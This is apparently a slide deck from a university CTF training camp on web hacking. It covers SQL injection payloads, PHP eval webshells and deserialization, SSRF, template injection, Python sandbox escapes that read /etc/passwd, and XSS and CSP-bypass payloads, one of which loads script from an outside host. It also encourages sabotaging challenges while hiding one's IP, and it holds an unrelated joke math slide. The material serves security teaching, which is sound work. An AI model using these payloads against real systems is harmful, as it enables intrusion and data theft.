

CUHK CTF Training Camp Web Challenge 1

Xinzhe Wang
Ops CTF team

What is web challenge?

- Aiming at cracking a website
- Most similar to common impression of “HACKER”



Feature

- Do not need deep understanding about system, computer architecture, etc.
 - Really good news?
- **SUPER HUGE** kinds of challenges, you need to learn everything.
- **Closely** binding to real-world security problems.
- Technique updates very **fast**.
- Basic knowledge:
 - HTML/CSS/**Javascript**, **PHP**, **Java**, JSP, Golang, **Python**
 - Nginx/Apache, mysql/redis/mongodb/elasticsearch
 - (Everything related to internet and website).....
- Most of the time you are searching and learning during the match...

What the problem look like?

- Given a website, hack it, get secret information or *webshell*.
- Given a website/ip, hack the inner LAN(Local Area Network).
- What is your target(flag):
 - A secret string in database
 - A secret string in /flag
 - A secret string in any possible place...

Website privilege

- Admin permission - flag often in admin page
- Database permission - flag often in database
- File read permission - flag often in /flag
- LAN access permission - flag often in some LAN machine
- www Webshell - flag often in /flag or /some_secret_file
- root Webshell - flag often in root privilege and need to run /readflag to get that

```
imwxz ~/www ls  
phpMyAdmin shell.php swf
```

```
localhost/shell.php?rh=system("ls");
```

```
phpMyAdmin shell.php swf
```

```
-rw-r--r-- 1 root root 16 Oct 8 2020 flag  
drwxr-xr-x 3 root root 4096 Apr 4 2020 home  
lrwxrwxrwx 1 root root 7 Jan 21 2021 lib -> usr/lib  
lrwxrwxrwx 1 root root 7 Jan 21 2021 lib64 -> usr/lib  
drwx----- 2 root root 16384 Apr 4 2020 lost+found  
drwxr-xr-x 2 root root 4096 Oct 5 21:36 mnt  
drwxr-xr-x 23 root root 4096 Jul 11 05:17 opt  
dr-xr-xr-x 301 root root 0 Oct 11 12:23 proc  
-rwsr-sr-x 1 root root 16816 Dec 12 2020 readflag
```

Be Evil...

- When you get webshell, you can do everything like shell...
- Break something is much much simpler than make something work.
 - Delete file, fork bomb, fix bug, public flag...
- “Unspoken rules”: It’s organizers duty to defense against troublemaker.
 - Attempt to break a challenge is very common unless strict rules. Most international competition do not have such low rules :)
 - Though strict rules, you can also do that by hiding your IP :)
 - ×: VPN to access challenge/Individual challenge environment :(
- DDoS is low-skilled and usually prohibited, do NOT do that.

Type of competition

- Problem solving
 - Traditional, find flag and submit
 - First/Second/Third blood have bonus
 - Fixed point/Dynamic point
- AWD(Attack With Defence)
 - Real-world, very competitive, not friendly to beginner
 - Need comprehensive ability, e.g. server maintenance, trojan/virus/anti-trojan/anti-virus skill
 - Speed is everything
 - Also challenge to organizer, e.g. CISCN 2020 Server down for a whole day, even escape VM.
- AWD+
 - Like problem solving, once submit flag, score every certain period(e.g. 100 point/5min)
 - Need to submit patch, a checker will check whether you fix that and score every certain period.
 - Speed is also important, but you can focus on challenge itself.
 - Lower stress to server&organizer.

Tools

- Burp Suite
- Hackbar(Firefox extension)

- sqlmap
- nmap
- ...

However, unlike real-world environment,
automated tools will not work for CTF challenge
in 99% cases.

But you can try first without losing anything :)

- AWVS
- Xray
- ...

FBI WARNING

- In this training I can only show you some types of attack for there are so many attack methods with so many different attack environment.
- So learn by searching for yourself. It's impossible to include all types of attack in the course.
- The more you learn, the more experience you will get.

SQL Injection

- DBMS(Database Management System)
 - **mysql**/oracle/microsoft sql server...
- Relational database

	#	名字	类型	排序规则	属性	空	默认	注释	额外	操作
<input type="checkbox"/>	1	id 	int(11)			否	无		AUTO_INCREMENT	 修改  删除  更多
<input type="checkbox"/>	2	username	varchar(16)	utf8mb4_general_ci		否	无			 修改  删除  更多
<input type="checkbox"/>	3	password	varchar(16)	utf8mb4_general_ci		否	无			 修改  删除  更多

id	username	password
1	admin	123456
2	user1	654321

SQL Injection

- SQL: **S**tructured **Q**uery **L**anguage
- Simple login sql

```
SELECT * FROM `test` WHERE test.username='admin' and test.password='123456'
```

id	username	password
1	admin	123456

SQL Injection

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' and 1=1
```

id	username	password
1	admin	123456

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' and 1=2
```

id	username	password
----	----------	----------

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' or 1=1
```

id	username	password
1	admin	123456
2	user1	654321

SQL Injection

```
SELECT * FROM `test` WHERE test.username='admin' and test.password='123456'
```

- sql="SELECT * FROM `test` where test.username='"+user+"' and test.password='"+pass+""
- result=query(sql)
- if(result not null)
 - login
- else
 - wrong pass
- What happens when pass="1' or 1=1 -- "
- sql="SELECT * FROM `test` where test.username='admin' and test.password='1' or 1=1 -- "
- ("-- " means ignore characters after that)

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' or 1=1
```

SQL Injection

- Universal password!
- Detect:
 - simply input ' in password, if it cause error, may lead to sqli
 - what if error not shown to user?
- Any more?
- What if the results shown to user?

```
SELECT * FROM `text` where text.id=1
```

id	note
1	Remember to play CTF!

SQL Injection

- sql="SELECT * FROM `text` where text.id="+id
- result=query(sql)
- show(result)

```
SELECT * FROM `text` where text.id=1 UNION SELECT 2,DATABASE()
```

id	note
1	Remember to play CTF!
2	test

SQL Injection

```
SELECT * FROM `text` where text.id=1 UNION SELECT 2, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'text'
```

- GROUP_CONCAT(name)

name
a
b
c

=> a,b,c

information_schema stores all things about DBMS
like the table name, column name, etc

id	note
1	Remember to play CTF!
2	id,note

- We can get any data in any table, how?

SQL Injection

- When we do not know the column name and we do not have access to information schema...
- `select * from text`

id	note
1	Remember to play CTF!

- `select * from (select 1)a,(select 2)b union select * from text`

1	2
1	2
1	Remember to play CTF!

- `select c.2 from (select * from (select 1)a,(select 2)b union select * from text)c`

2
2
Remember to play CTF!

SQL Injection

- When we could only get the error...

```
SELECT * FROM `text`
```

```
#1064 - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'FROM `text`' at line 1
```

- We can use this “smart executor” to get information

```
select 1=(updatexml(1,concat(0x3a,(select user())),1))
```

```
#1105 - XPATH syntax error: ':root@localhost'
```

SQL Injection

- Let's make it harder!
- How about disable the output?
- `IF(1=1, true statement, false statement)`
- `SLEEP(3)` will delay 3 seconds before return
- `SUBSTR(str,begin,len)` will get substring in str from begin with length len
- `IF(SUBSTR(...,1,1)='a',SLEEP(3),1)`
- Blind injection

SQL Injection

- So far so good, you have learn the principle of sql injection!!
- However, in practice there are so many obstacles in the middle..
- How about filter out the quote?
- How about filter out specific string (e.g. flag)?
- How about filter out spaces?
-
- SQLi cheat sheet
- Google

算术入门

先假设你有一只兔子。



假设有人又给了你另一只兔子。



现在，数一下你所拥有的兔子数量，你会得到结果是两只。也就是说一只兔子加一只兔子等于两只兔子，也就是一加一等于二。

$$1 + 1 = 2$$

这就是算术的运算方法了。

那么，现在你已经对算术的基本原理有了一定了解，就让我们来看一看下面这个简单的例子，来把我们刚刚学到的知识运用到实践中吧。

试试看！
例题 1.7

$$\log \Pi(N) = \left(N + \frac{1}{2}\right) \log N - N + A - \int_N^{\infty} \frac{\overline{B}_1(x) dx}{x}, \quad A = 1 + \int_1^{\infty} \frac{\overline{B}_1(x) dx}{x}$$

$$\log \Pi(s) = \left(s + \frac{1}{2}\right) \log s - s + A - \int_0^{\infty} \frac{\overline{B}_1(t) dt}{t + s}$$

$$\begin{aligned} \log \Pi(s) &= \lim_{n \rightarrow \infty} \left[s \log(N+1) + \sum_{n=1}^N \log n - \sum_{n=1}^N \log(s+n) \right] \\ &= \lim_{n \rightarrow \infty} \left[s \log(N+1) + \int_1^N \log x dx - \frac{1}{2} \log N + \int_1^N \frac{\overline{B}_1(x) dx}{x} \right. \\ &\quad \left. - \int_1^N \log(s+x) dx - \frac{1}{2} [\log(s+1) + \log(s+N)] \right. \\ &\quad \left. - \int_1^N \frac{\overline{B}_1(x) dx}{s+x} \right] \\ &= \lim_{n \rightarrow \infty} \left[s \log(N+1) + N \log N - N + 1 + \frac{1}{2} \log N + \int_1^N \frac{\overline{B}_1(x) dx}{x} \right. \\ &\quad \left. - (s+N) \log(s+N) + (s+N) + (s+1) \log(s+1) \right. \\ &\quad \left. - (s+1) - \frac{1}{2} \log(s+1) - \frac{1}{2} \log(s+N) - \int_1^N \frac{\overline{B}_1(x) dx}{s+x} \right] \\ &= \left(s + \frac{1}{2}\right) \log(s+1) + \int_1^{\infty} \frac{\overline{B}_1(x) dx}{x} - \int_1^{\infty} \frac{\overline{B}_1(x) dx}{s+x} \\ &\quad + \lim_{n \rightarrow \infty} \left[s \log(N+1) + \left(N + \frac{1}{2}\right) \log N \right. \\ &\quad \left. - \left(s + N + \frac{1}{2}\right) \log(s+N) \right] \\ &= \left(s + \frac{1}{2}\right) \log(s+1) + (A-1) - \int_1^{\infty} \frac{\overline{B}_1(x) dx}{s+x} \\ &\quad + \lim_{n \rightarrow \infty} \left[s \log(N+1) - \left(N + \frac{1}{2}\right) \log(s+N) \right] \end{aligned}$$

SQL Injection

- Challenge type: given some website, use SQL Injection to get admin access or steal information in database(flag), or even get Remote Code Execution in certain circumstance.
- Extension:
 - SQL DNS lookup
 - sqlmap
 - SQLi cheat sheet: <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- Try for your self:
- <https://github.com/Audi-1/sqli-labs>

PHP


- PHP is a popular general-purpose scripting language that is especially suited to web development.
- PHP is the best language in the world :)

```
<?php
printf("hello world");
```

```
<?php
phpinfo();
```

hello world

- Best language must have some black magic..

PHP Version 7.4.24	
	
System	Linux manjaro 5.10.70-1-MANJARO #1 SMP PREEMPT Thu Sep 30 15:29:01 UTC 2021 x86_64
Build Date	Sep 25 2021 07:57:15
Configure Command	./configure '--srcdir=.' --php-7.4.24 '--config-cache' '--prefix=/usr' '--sbindir=/usr/bin' '--sysconfdir=/etc/php7' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php7' '--with-config-file-scan-dir=/etc/php7/conf.d' '--disable-rpath' '--mandir=/usr/share/man' '--libdir=/usr/lib/php7' '--datarootdir=/usr/share/php7' '--datadir=/usr/share/php7' '--program-suffix=7' '--includedir=/usr/include/php7' '--enable-cgi' '--enable-fpm' '--with-fpm-systemd' '--with-fpm-acl' '--with-fpm-user=http' '--with-fpm-group=http' '--enable-embed=shared' '--enable-bcmath=shared' '--enable-calendar=shared' '--enable-dba=shared' '--enable-exif=shared' '--enable-ftp=shared' '--enable-gd=shared' '--enable-intl=shared' '--enable-mbstring' '--enable-pcntl' '--enable-shmop=shared' '--enable-soap=shared' '--enable-sockets=shared' '--enable-sysvmsg=shared' '--enable-sysvsem=shared' '--enable-sysvshm=shared' '--with-bz2=shared' '--with-curl=shared' '--with-db4=/usr' '--with-ldap=shared' '--with-external-gd' '--with-external-pcre' '--with-ffi=shared' '--with-gdbm' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-imap-ssl' '--with-imap=shared' '--with-kerberos' '--with-ldap=shared' '--with-ldap-sasl' '--with-mhash' '--with-mysql-sock=/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqld' '--with-openssl' '--with-password-argon2' '--with-pdo-dblib=shared,usr' '--with-pdo-mysql=shared,mysqld' '--with-pdo-odbc=shared,unixODBC,usr' '--with-pdo-pgsql=shared' '--with-pdo-sqlite=shared' '--with-pgsql=shared' '--with-pspell=shared' '--with-readline' '--with-sodium=shared' '--with-sqlite3=shared' '--with-tidy=shared' '--with-unixODBC=shared' '--with-xmlrpc=shared' '--with-xsl=shared' '--with-zip=shared' '--with-zlib'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php7
Loaded Configuration File	/etc/php7/php.ini
Scan this dir for additional .ini files	/etc/php7/conf.d
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902

PHP

- How about these statement? True or False?
 - `0 == '0'`
 - `0 == 'abcdefg'`
 - `1 == '1abcdef'`
- They are all **True**..
- PHP is weakly typed languages that you are not required to explicitly declare the type of the variable
 - In c, you must do `"int a=1"` `"char *a="abc""`
 - In php, you can just `"$a=1"` `"$a="abc""`

PHP

- So consider
 - `if(md5($str1) == md5($str2)) ...`
- In this case
 - `"0e132456789"=="0e7124511451155" //true`
 - `"0e1abc"=="0" //true`
- Because PHP will treat “0e[digit]” as Scientific Notation and “0e[digit]” is always 0 (WTF...)
- More...
 - `"0x1e240"=="123456" //true`
 - `"0x1e240"==123456 //true`

PHP

- More WTF things...
 - `<?php`
 - `function B(){`
 - `echo "WTF";`
 - `}`
 - `$_++; // $_=null==false==0 we got 1 in this line`
 - `$__ = "?" ^ "}"; // "?" ^ "}"=B xor operation`
 - `$__(); // $__=B so we call call B() just like this`
 - `?>`
- Do you know what's this mean?
 - `$__=("#"^"|").("."^"~").("/"^"").("|"^"/").("{"^"/");`
 - It's a *webshell*, attacker can execute any command on the server..

PHP

- Magic is everywhere in PHP...
- Consider
 - if(intval(\$a)>1000) {
 - mysql_query("select * from news where id=".\$a)
 - }
- if \$a="1002 union select...", intval(\$a) will return 1002
- Consider
 - \$array1[] = array("foo" => "bar");
 - \$array2 = array("foo", "bar");
 - var_dump(md5(\$array1)==md5(\$array2));
- WTF md5(array)? ==> md5(array) will return NULL instead of throw error...

PHP

- Many stupid function can cause security problems..

```
<?php
$auth = "0";
extract($_GET);

if ($auth == 1) {
    echo "private!";
} else {
    echo "public!";
}
```

- extract will parse variables from user input like visiting
- <http://xx.xx.xx.xx/index.php?a=3&b=4&c=5>
- extract will set \$a=3 \$b=4 \$c=5
- When there is conflict, default logic is just override it...
- So for the example above, visiting [/?auth=1](http://xx.xx.xx.xx/index.php/?auth=1) will override \$auth to 1

Similar functions:

- parse_str
- mb_parse_str
- import_request_variables

PHP

- Webshell can easily written in PHP
 - `<?php @eval($_REQUEST[rh]);`
 - visit `/index.php?rh=system("ls");` will execute `ls` shell command
- Similar functions:
 - `eval();`
 - `assert();`
 - `system();`
 - `exec();`
 - `shell_exec();`
 - `passthru();`
 - `escapeshellcmd();`
 - `pcntl_exec();`
 -

PHP

- Similar misuse functions:
 - `<?php`
 - `$var = "<tag>phpinfo()</tag>";`
 - `preg_replace("/<tag>(.*?)</tag>/e", "addslashes(\\1)", $var);`
- What we talked before...
 - `<?php`
 - `$a="system";`
 - `$b="ls";`
 - `$a($b);`

PHP

- Serialization
 - How to save an “object” or “structure”?
 - A method to convert anything to string based on some rules
- Unserialization
 - Reverse operation
- Is this secure?

PHP

- Magic language has **magic function**
 - Like class in c++, php has class and so called **magic function**
 - `__destruct` will be executed when the object destroyed(e.g. program exit)

```
<?php
class Example {
    var $var = "";
    function __destruct() {
        eval($this->var);
    }
}
unserialize($_GET["saved_code"]);
```

- `/index.php?saved_code=O:7:"Example":1:{s:3:"var";s:10:"phpinfo()";};`

PHP

- Challenge type: Given a php website, get read file privilege, get webshell or other privilege to further your attack and finally read /flag file or flag string from somewhere.
- 1linephp: Given a php source code(usually one line or multiple lines), using black magic to break it.
- code audit: Given a php written Content Management System(CMS) or application, find bugs(0day/nday) to increase your privilege.


PHP

- Extension:
 - Phar deserialization vulnerability
 - PHP filter
 - PHP Local File Inclusion and Remote File Inclusion
 - PHP file upload
 - PHP extension
 - **orangetw(hard mode WARNING)**: <https://github.com/orangetw/My-CTF-Web-Challenges>
- Some “feature” may occur only on specific versions, so check the version when solving it.
- Some feature also depends on the switch in **php.ini** config file.
- You can use **phpinfo()** to see all the settings.

SSRF

- **Server-Side Request Forgery**
- Attack inner LAN machine through some other machine

```
<?php
if (isset($_POST['url'])) {
    $link = $_POST['url'];
    $filename = './curled/'.rand().'.txt';
    $curlobj = curl_init($link);
    $fp = fopen($filename, "w");
    curl_setopt($curlobj, CURLOPT_FILE, $fp);
    curl_setopt($curlobj, CURLOPT_HEADER, 0);
    curl_exec($curlobj);
    curl_close($curlobj);
    fclose($fp);
    $fp = fopen($filename, "r");
    $result = fread($fp, filesize($filename));
    fclose($fp);
    echo $result;
}
```




SSRF


- Get localfile with file protocol
 - file:///etc/passwd
- Combined with other vulnerability
 - SQL Injection
 - struts2
- Extension:
 - gopher protocol
 - dict protocol

F12


- Browser developer tools are good one to find website **frontend source code**.
- Hotkey: F12



```
<!doctype html>
<html itemscope="" itemtype="http://schema.org/WebPage" lang="en">
  <head>
    <meta charset="UTF-8">
    <meta content="origin" name="referrer">
    <meta content="/images/branding/googleg/1x/googleg_standard_color_128dp.png" itemprop="image">
    <link href="/manifest?pwa=webhp" crossorigin="use-credentials" rel="manifest">
    <title>Google</title>
```



Name	Status	Type	Initiator	Size	Time
af	200	document		15.1 kB	1
m	200	script		59.5 kB	244
Al	200	png		12.6 kB	896
p1	200	png		47.6 kB	696
Kl	200	font		16.0 kB	234
cu	200	png		190 B	2
m	200	script		13.6 kB	196
m	200	script		83.6 kB	277
m	200	script		3.0 kB	175
in	200	script		1.3 kB	4
lo	200	xhr		515 B	388



Name	Value	Domain	Path	Expires...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
SEARCH_SAMESITE		.google.com	/	2022-0...	23			Strict		Medium
NID		.google.com	/	2022-0...	357	✓	✓	None		Medium
OTZ		www.google.com	/	2021-1...	21		✓			Medium
_fmdata		.googleusercontent.com	/	2022-1...	123					Medium
DV		www.google.com	/	2021-1...	80					Medium
1P_JAR		.google.com	/	2021-1...	19		✓	None		Medium
1P_JAR		.gstatic.com	/	2021-1...	19		✓	None		Medium

Cookie

- Not this one



Console Network Sources Performance Memory <u>Application</u> Security Lighthouse Adblock F	
Filter	
Name	Value
_gorilla_csrf	
GOSESSIONID	

- This is your identify card
- When you login some site, **most** server will know its you based on cookie.

SSTI

- Server-side Template Injection
- `render_template('page.html', var_name=var_value);`

```
<body>
... <p>Sample object: {{ sample_obj }}</p>
... <p>Pickled data: {{ pickle_data }}</p>
... <form action="/" method="POST">
...     Your data to unpickle: <input type="text" name="data">
...     <input type="submit">
... </form>
</body>
```

SSTI

- The template engine has some inner variable
- {{config}}

```
hello <Config {'ENV': 'production', 'DEBUG': True, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': b'_5#yfkfkeeriiwoerwerowrwe', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(seconds=300), 'SERVER_NAME': None, 'APPLICATION_ROOT': None, 'WsgiErrors': False, 'MAX_COOKIE_SIZE': 4096}>
```

- Can also execute code {{__import__('os')}} => 500 error
- Some functions in python are deleted
- Need **sandbox escape**

Python sandbox escape

- Python is also a language full of black magic...
- Some challenge similar to PHP

- 'os'=>'o"s'
- __import__ => __builtins__.__dict__['__import__']
- Many characters will be treated as space

```
In [1]: eval('1\f+\f1')
Out[1]: 2
```

- How about delete __builtins__?
- Python is a dynamic language, delete __builtins__ only delete its **reference**, not itself.

Python sandbox escape

```
In [2]: ().__class__
Out[2]: tuple

In [3]: ().__class__.__base__()
Out[3]: <object at 0x7f71ca6318d0>

In [4]: ().__class__.__base__
Out[4]: object

In [5]: ().__class__.__base__.__subclasses__()
Out[5]:
[type,
 weakref,
 weakcallableproxy,
 weakproxy,
 int,
 bytearray,
 bytes,
 list,
 NoneType,
 NotImplemented,
 traceback,
```

```
In [6]: dir(())
Out[6]:
['_add__',
 '__class__',
 '__class_getitem__',
 '__contains__',
 '__delattr__',
 '__dir__',
 '__doc__',
 '__eq__',
 '__format__',
 '__ge__',
 '__getattr__',
 '__getitem__',
 '__getnewargs__',
```

Python sandbox escape

- Python2 read file:
 - `file.read()`
 - `[x for x in ().__class__.__base__.__subclasses__() if x.__name__ == 'file'][0]('/etc/passwd').read()`
- The relationship may differ between different versions of python
- Try write a program to search this for you

Python

- Black magic..
- Assign some member without `=`
- Call function without `()`

```
In [12]: import os

In [13]: help.__class__.__format__=os.system

In [14]: f'{help:cat /etc/passwd}'
root:x:0:0::/root:/bin/bash
nobody:x:65534:65534:Nobody:/:usr/bin/nologin
dbus:x:81:81:System Message Bus:/:usr/bin/nologin
```

```
In [7]: class Foo:
...:     pass
...:

In [8]: f=Foo()

In [9]: f.xxx

AttributeError                                Traceback (most recent call last)
<ipython-input-9-29235098c241> in <module>
----> 1 f.xxx

AttributeError: 'Foo' object has no attribute 'xxx'

In [10]: [1 for f.xxx in [666]]
Out[10]: [1]

In [11]: f.xxx
Out[11]: 666
```

Python

- Challenge type: No fix type...
- Extension:
 - Python flask
 - Python pickle

XSS

- Cross-Site Scripting, XSS
- Why not CSS? Prevent misunderstanding..
- Widely used in wild world
- `<?php`
- `echo '<pre>Hello ' . $_GET['name'] . '</pre>';`

Type:
Reflected Cross-Site Scripting
Persistent Cross-Site Scripting

localhost/index.php?name=xss

Hello xss

```
<pre>Hello xss</pre>
```

localhost/index.php?name=<script>alert(1)</script>

localhost says

1

OK

Hello

```
<pre>Hello <script>alert(1)</script></pre>
```

XSS

- You can execute arbitrary JavaScript in victim client!
- Stole cookie
- Do some action
 - e.g. /transfer?money=1000
- However in CTF, things never get easy...

```
<img src=1 onerror=alert(1) >
```

```
<svg/onload=alert("1")>
```

```
<svg onload="alert(1)"></svg>
```

```
<svg/onload=alert("1") <p>hello</p>
```

```
<svg onload="alert(1)" <p>hello</svg>
```

XSS

- Content Security Policy (CSP)
- `<?php`
- `header("Content-Security-Policy: script-src 'self'");`
- `echo '<svg/onload=alert("1")>';`

✖ Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' [localhost/:1](#) keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.

HTTP/1.1 200 OK

Server: nginx/1.20.1

Date: Wed, 13 Oct 2021 09:36:16 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive


X-Powered-By: PHP/7.4.24

Content-Security-Policy: script-src 'self'

XSS

- Nonce
- `<?php`
- `header("Content-Security-Policy: script-src 'nonce-1a2b3c4d'");`
- `echo $_GET['name'].'<script id="a" nonce="1a2b3c4d">console.log(1)</script>';`
- `http://localhost/?name=123`

```
123<script id="a" nonce="1a2b3c4d">console.log(1)</script>
```



- `http://localhost/?name=<script src="http://x.x.x.x/1.js" a="`

```
<script src="http://x.x.x.x/1.js" a="<script id="a" nonce="1a2b3c4d">console.log(1)</script>
```


XSS

- Challenge type: A website with xss vulnerability and a page to submit your url. There will be a bot with admin cookie to visit your url. You need to bypass the filter and stole the admin cookie.
- Extension:
 - CSP rules
 - XSS Cheat sheet
 - html escape

- **Common Vulnerabilities and Exposures**

2021: [January](#) [February](#) [March](#) [April](#) [May](#) [June](#) [July](#) [August](#) [September](#) [October](#) CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-21705	20			2021-10-04	2021-10-08	5.0	None	Remote	Low	Not required	None	Partial	None
In PHP versions 7.3.x below 7.3.29, 7.4.x below 7.4.21 and 8.0.x below 8.0.8, when using URL validation functionality via filter_var() function with FILTER_VALIDATE_URL parameter, an URL with invalid password field can be accepted as valid. This can lead to the code incorrectly parsing the URL and potentially leading to other security implications - like contacting a wrong server or making a wrong access decision.														
2	CVE-2021-21704	119		DoS Overflow Mem. Corr.	2021-10-04	2021-10-08	4.3	None	Remote	Medium	Not required	None	None	Partial
